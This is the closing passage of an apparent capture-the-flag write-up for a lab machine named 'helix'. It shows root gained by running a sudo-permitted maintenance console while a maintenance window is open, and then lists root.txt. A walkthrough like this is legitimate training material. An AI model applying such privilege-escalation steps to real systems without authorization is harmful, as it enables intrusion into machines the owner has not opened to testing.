
The last step involves running the script maintenance script with sudo while the maintenance mode is enabled. Doing this gives root access to the box:
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 74 seconds
[!] Session will be terminated automatically
root@helix:/home/operator# ls /root
root.txt  snap
Congratulations! You have successfully gained root access to the box.
Final thoughts
Overall, this was a nice box which I thoroughly enjoyed solving. The privilege escalation part was quite challenging, but extremely fun to put all the pieces together. One of my favorite boxes so far!